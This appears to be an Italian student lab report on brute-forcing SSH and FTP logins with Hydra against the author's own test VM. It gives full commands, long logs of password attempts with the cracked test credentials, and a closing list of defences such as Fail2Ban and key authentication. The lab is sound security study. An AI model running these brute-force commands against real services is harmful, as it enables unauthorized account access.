

SSH crack

Creo un nuovo utente + nome "adduser test_user"

Inserisco la password "testpass" in questo caso

Faccio partire il servizio ssh "sudo service start ssh"


ssh [nomeutente]@[IP] → "ssh test_user@192.168.56.102"
(la connessione ssh mi chiede una password... è il momento di usare hydra)

```
hydra -L [lista utenti] -P [lista password] [IP] [numero thread] [protocollo]
→ "hydra -L usernames.txt -P passwords.txt 192.168.56.102 -t 4 ssh"
```

```
kali@kali: ~/Desktop/hydra
File Actions Edit View Help
File Actions Edit View Help
(kali@kali)~-[~/Desktop/hydra]
$ touch usernames.txt
(kali@kali)~-[~/Desktop/hydra]
$ nano usernames.txt
(kali@kali)~-[~/Desktop/hydra]
$ hydra -L usernames.txt -P passwords.txt 192.168.56.102 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-13 10:59:02
[DATA] max 4 tasks per 1 server, overall 4 tasks, 200 login tries (l:2/p:100), ~50 tries per task
[DATA] attacking ssh://192.168.56.102:22/
```

Step 6:



```
kali@rete1: ~/Desktop/hydra
File Actions Edit View Help
(kali@rete1)~[/Desktop/hydra]
$ touch usernames.txt
(kali@rete1)~[/Desktop/hydra]
$ nano usernames.txt
(kali@rete1)~[/Desktop/hydra]
$ hydra -L usernames.txt -P passwords.txt 192.168.56.102 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-13 10:59:02
[DATA] max 4 tasks per 1 server, overall 4 tasks, 200 login tries (l:2/p:100), ~50 tries per tas
k
[DATA] attacking ssh://192.168.56.102:22/

[STATUS] 40.00 tries/min, 40 tries in 00:01h, 160 to do in 00:05h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 116 to do in 00:05h, 4 active
[STATUS] 31.00 tries/min, 124 tries in 00:04h, 76 to do in 00:03h, 4 active
[STATUS] 29.00 tries/min, 145 tries in 00:05h, 55 to do in 00:02h, 4 active
[STATUS] 30.33 tries/min, 182 tries in 00:06h, 18 to do in 00:01h, 4 active
[22][ssh] host: 192.168.56.102 login: test_user password: testpass
[STATUS] 28.57 tries/min, 200 tries in 00:07h, 1 to do in 00:01h, 1 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-13 11:06:19

(kali@rete1)~[/Desktop/hydra]
$
(kali@rete1)~[/Desktop/hydra]
$
(kali@rete1)~[/Desktop/hydra]
$
(kali@rete1)~[/Desktop/hydra]
$
(kali@rete1)~[/Desktop/hydra]
$
```

Step 7:

Accedo alla connessione SSH con le credenziali che mi ha fornito Hydra

Hydra Cracking

FTP crack

Fase 1:

Ho aggiornato la kali e installato il protocollo FTP, utilizzando questa riga di codice bash:
“sudo apt update && sudo apt-get install vsftpd -y”

Fase 2:

Avvio il servizio FTP “sudo service start vsftpd”

Fase 3:


Provo ad accedere alla connessione FTP → “ftp [localhost]” → ftp 192.168.56.102

Fase 4:

Scopro che la connessione FTP mi chiede una password... è il momento di usare Hydra

Fase 5:

Uso lo stesso codice usato prima con ssh cambiando solo il protocollo in ftp
(aggiungo anche -V al codice questo mi permette di vedere le operazioni in tempo reale)



```
kali@rete: ~/Desktop/Compito/hydra
File Actions Edit View Help
(kali@rete)~[~/Desktop/Compito/hydra]
$ hydra -L usernames.txt -P passwords.txt 192.168.56.102 -V -t 4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-13 11:37:44
[DATA] max 4 tasks per 1 server, overall 4 tasks, 200 login tries (l:2/p:100), ~50 tries per task
[DATA] attacking ftp://192.168.56.102:21/
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "password" - 1 of 200 [child 0] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "123456789" - 2 of 200 [child 1] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "12345678" - 3 of 200 [child 2] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "1q2w3e4r" - 4 of 200 [child 3] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "sunshine" - 5 of 200 [child 1] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "football" - 6 of 200 [child 0] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "1234567890" - 7 of 200 [child 2] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "computer" - 8 of 200 [child 3] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "superman" - 9 of 200 [child 3] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "internet" - 10 of 200 [child 0] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "iloveyou" - 11 of 200 [child 2] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "1qaz2wsx" - 12 of 200 [child 1] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "baseball" - 13 of 200 [child 1] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "whatever" - 14 of 200 [child 2] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "princess" - 15 of 200 [child 3] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "abcd1234" - 16 of 200 [child 0] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "starwars" - 17 of 200 [child 2] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "trustno1" - 18 of 200 [child 0] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "password1" - 19 of 200 [child 3] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "jennifer" - 20 of 200 [child 1] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "michelle" - 21 of 200 [child 0] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "mercedes" - 22 of 200 [child 2] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "benjamin" - 23 of 200 [child 3] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "11111111" - 24 of 200 [child 1] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "samantha" - 25 of 200 [child 2] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "victoria" - 26 of 200 [child 3] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "alexander" - 27 of 200 [child 0] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "987654321" - 28 of 200 [child 1] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "asdf1234" - 29 of 200 [child 0] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "1234qwer" - 30 of 200 [child 2] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "qwertyuiop" - 31 of 200 [child 3] (0/0)
[ATTEMPT] target 192.168.56.102 - login "mela_to" - pass "q1w2e3r4" - 32 of 200 [child 1] (0/0)
```

Fase 6:

```
kali@rete1: ~/Desktop/Compito/hydra
File Actions Edit View Help
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "kimberly" - 179 of 200 [child 2] (0/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "00000000" - 180 of 200 [child 3] (0/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "snowball" - 181 of 200 [child 1] (0/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "sebastian" - 182 of 200 [child 0] (0/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "godzilla" - 183 of 200 [child 2] (0/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "hello123" - 184 of 200 [child 3] (0/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "champion" - 185 of 200 [child 1] (0/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "precious" - 186 of 200 [child 2] (0/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "einstein" - 187 of 200 [child 3] (0/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "napoleon" - 188 of 200 [child 0] (0/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "mountain" - 189 of 200 [child 1] (0/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "dolphins" - 190 of 200 [child 2] (0/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "charlotte" - 191 of 200 [child 3] (0/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "fernando" - 192 of 200 [child 0] (0/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "basketball" - 193 of 200 [child 2] (0/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "barcelona" - 194 of 200 [child 1] (0/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "87654321" - 195 of 200 [child 3] (0/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "paradise" - 196 of 200 [child 0] (0/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "motorola" - 197 of 200 [child 3] (0/0)
[STATUS] 65.67 tries/min, 197 tries in 00:03h, 3 to do in 00:01h, 4 active
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "bullshit" - 198 of 200 [child 1] (0/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "brooklyn" - 199 of 200 [child 0] (0/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "testpass" - 200 of 200 [child 2] (0/0)
[21][ftp] host: 192.168.56.102 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-13 11:40:47
(kali@rete1)-[~/Desktop/Compito/hydra]
$
```

Fase 7:

Accedere alla connessione SSH con le credenziali che mi ha fornito Hydra

Prevenzioni

FTP

No FTP:

FTP di base è un protocollo non crittografato questo lo rende vulnerabile ad attacchi come il MITM (man in the middle). Meglio usare protocolli come FTPS e SFTP

Max access:

Limitare nell'area di .config un numero massimo di accessi
es → max_login_fails=3

No anonym:

Non attivare l'accesso anonimo... meglio sempre chiedere all'utente di autenticarsi con credenziali valide e soprattutto esistenti

Password:

Utilizzare password forti... almeno 12 caratteri alternati con simboli, numeri, maiuscole, minuscole

Prevenzioni

SSH

Porta

Cambiare la connessione standard dalla porta 22 (è una porta molto soggetta a scansioni)

No Password:

Usare un'autenticazione a chiave piuttosto che una password

Fail2Ban:

Usare Fail2Ban che si può facilmente installare e configurare... questo permetterà il ban degli ip dopo svariati tentativi di accessi sbagliati